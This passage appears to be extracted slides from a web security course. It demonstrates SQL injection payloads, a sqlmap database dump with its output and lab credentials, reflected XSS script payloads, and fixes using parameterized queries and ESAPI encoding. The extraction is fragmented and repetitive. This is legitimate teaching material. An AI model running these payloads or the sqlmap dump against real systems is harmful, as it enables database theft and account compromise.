
```
"select * from employees where last_name = 'Baaz'"
```

1. Injection

`http://www.site.com?name=' or '1'='1'`

`select * from employees where last_name = '' or '1' = '1'`







“ .
”

1.
;

Submit



"select * from employees where last_name = '';"

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015

There was an unexpected error (type=Internal Server Error, status=500).

StatementCallback; bad SQL grammar [select * from employees where last_name = "']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

1;
;

Submit

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015

There was an unexpected error (type=Internal Server Error, status=500).

StatementCallback; bad SQL grammar [select * from employees where last_name = "';"] nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

' or '1' '='1

' or '1' = '1'

```
"select * from employees where last_name = ' ' or '1' = '1'"
```



```
sqlmap -u http://www.site.com/search --data="name=Baaz" --dump-all
```

```
root@kali:~# sqlmap -u http://192.168.11.115:8080/injection/search --data="name=Baaz" --dump-all
```

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
<http://sqlmap.org>

WARNING!!!

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:04:23

[12:04:23] [INFO] resuming back-end DBMS 'mysql'

[12:04:23] [INFO] testing connection to the target URL

sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: POST

Parameter: name

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT (CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

Type: UNION query

Title: MySQL UNION query (NULL) - 6 columns

Payload: name=Baaz' UNION ALL SELECT

NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

Type: AND/OR time-based blind

Title: MySQL > 5.0.11 AND time-based blind

Payload: name=Baaz' AND SLEEP(5) AND 'WwGc'='WwGc

injection attempts

[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: POST

Parameter: name

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT (CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

Type: UNION query

Title: MySQL UNION query (NULL) - 6 columns

Payload: name=Baaz' UNION ALL SELECT

NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

Type: AND/OR time-based blind

Title: MySQL > 5.0.11 AND time-based blind

Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo

[12:04:23] [INFO] the back-end DBMS is MySQL

web application technology: JSP

back-end DBMS: MySQL 5.0

identified technologies

[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now

[12:04:23] [INFO] fetching database names

[12:04:23] [INFO] fetching tables for databases: 'employees, information_schema, mysql, performance_schema, sonar, star, test'

[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'

[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'

[12:04:23] [INFO] analyzing table dump for possible password hashes

Database: star

Table: vendor

[5 entries]

```
04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr


  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

  Type: UNION query
  Title: MySQL UNION query (NULL) - 6 columns
  Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo
---
```

```
[12:04:23] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5.0
[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now
[12:04:23] [INFO] fetching database names
[12:04:23] [INFO] fetching tables for databases: 'employees, information_schema, mysql,
performance_schema, sonar, star, test'
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
```

identified databases



[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes

Database: star

Table: vendor

[5 entries]

← dumped table data

</											

provides a CSV version

```
[12:04:23] [INFO] table 'star.vendor' dumped to CSV file '/usr/share/sqlmap/output/192.168.11.115/dump/star/vendor.csv'
```

```
[12:04:23] [INFO] fetching columns for table 'users' in database 'star'
```

```
[12:04:23] [INFO] fetching entries for table 'users' in database 'star'
```

```
[12:04:23] [INFO] analyzing table dump for possible password hashes
```

```
Database: star
```

```
Table: users
```

```
[4 entries]
```

uuid	ip	enabled	lockout	username
attempts	password			
009212d2-d6c3-11e3-8330-00155d0b9600	0:0:0:0:0:0:0:1	\x01	1421214433577	admin
2	admin			
00933b73-d6c3-11e3-8330-00155d0b9600	192.168.12.133	\x01	1419012937414	guest
3	guest			
00941bdf-d6c3-11e3-8330-00155d0b9600	0:0:0:0:0:0:0:1	\x01	0	user
1	user			
b2a7c77c-12fb-4e7e-a9ad-1ceea3957b31	<blank>	\x01	0	testUser
0	testPassword			


```
[12:04:23] [INFO] table 'star.users' dumped to CSV file '/usr/share/sqlmap/output/192.168.11.115/dump/star/users.csv'
```

```
[12:04:29] [INFO] fetching columns for table 'accounts' in database 'performance_schema'
```

```
[12:04:30] [INFO] fetching entries for table 'accounts' in database 'performance_schema'
```

```
[12:04:30] [INFO] analyzing table dump for possible password hashes
```

```
Database: performance_schema
```

Havij




- Parameterized Queries
- Encode

Parameterized Queries

```
jdbcTemplate.queryForList(  
    "select * from employees where last_name = ?", untrustedData);
```





```
StringBuffer sql = new StringBuffer("select * from employees");  
  
if(untrusted != null) {  
    sql.append("where last_name = '" + untrusted + "'");  
}  
  
List<Map<String, Object>> results = jdbcTemplate.queryForList(sql.toString());
```



OWASP Enterprise Security API

Custom Enterprise Web Application

Enterprise Security API

Authenticator

User

AccessController

AccessReferenceMap

Validator

Encoder

HTTPUtilities

Encryptor

EncryptedProperties

Randomizer

Exception Handling

Logger

IntrusionDetector

SecurityConfiguration

Existing Enterprise Security Services/Libraries

https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API


<https://github.com/ESAPI/esapi-java-legacy>



OWASP Enterprise Security API


- Encoding library
 - SQL
 - HTML
 - JavaScript
 - CSS
 - URL
 - LDAP
 - OS
 - XML
 - XPath
- Encoding tag library

Encode



```
String lastName = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), untrusted);  
StringBuffer sql = new StringBuffer("select * from employees");  
  
if(lastName != null) {  
    sql.append("where last_name = '" + lastName + "'");  
}  
  
List<Map<String, Object>> results = jdbcTemplate.queryForList(sql.toString());
```


Encode



!;

Submit

```
String lastName = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), untrusted);  
StringBuffer sql = new StringBuffer("select * from employees");  
  
if(lastName != null) {  
    sql.append("where last_name = '" + lastName + "'");  
}  
  
List<Map<String, Object>> results = jdbcTemplate.queryForList(sql.toString());
```

!;
;

"select * from employees where last_name = '\';'"

- SQL
- OQL (Hibernate's HSQL, JPA's JPQL)
- Search (elastic search or solr)
- OS
- LDAP




Injection Lab

1. Locate SQL injection vulnerability
2. Exploit SQL injection vulnerability with sqlmap
3. Determine the users and their passwords
4. Patch SQL injection vulnerability
 - parameterized query
 - encoding

3. Cross-Site Scripting (XSS)

XSS flaws occur when an application takes untrusted data and sends it to a web browser without proper validation and/or escaping. XSS allows attackers to execute scripts in a victim's browser which can hijack user sessions, deface websites, or redirect the user to malicious sites.

- reflected
- stored



reflected XSS - attack is in the request itself (frequently the URL) and the vulnerability is injected into the page verbatim.

`http://www.site.net?message=Invalid Name must have at least 3 chars`

Simple Event Registration

Fill out the form to register to our event

Invalid Name must have at least 3 chars

Name
First Name Last Name

Title

Company

E-mail

Phone Number -
Area Code Phone Number

Are you an existing customer?
☐ Yes ☐ No

reflected XSS - attack is in the request itself (frequently the URL) and the vulnerability is injected into the page verbatim.

`http://www.site.net?message=<script>document.write('HACKED')</script>`

`http://www.site.net?message=%3Cscript%3Edocument.write(%27HACKED%27)%3C%2Fscript%3E`

Simple Event Registration

Fill out the form to register to our event

HACKED

Name
First Name Last Name

Title

Company

E-mail

Phone Number -
Area Code Phone Number

Are you an existing customer?
☐ Yes ☐ No



More ▾

Unable to update my profile



Inbox x



Chris Judd <cjudd@manifestcorp.ca>

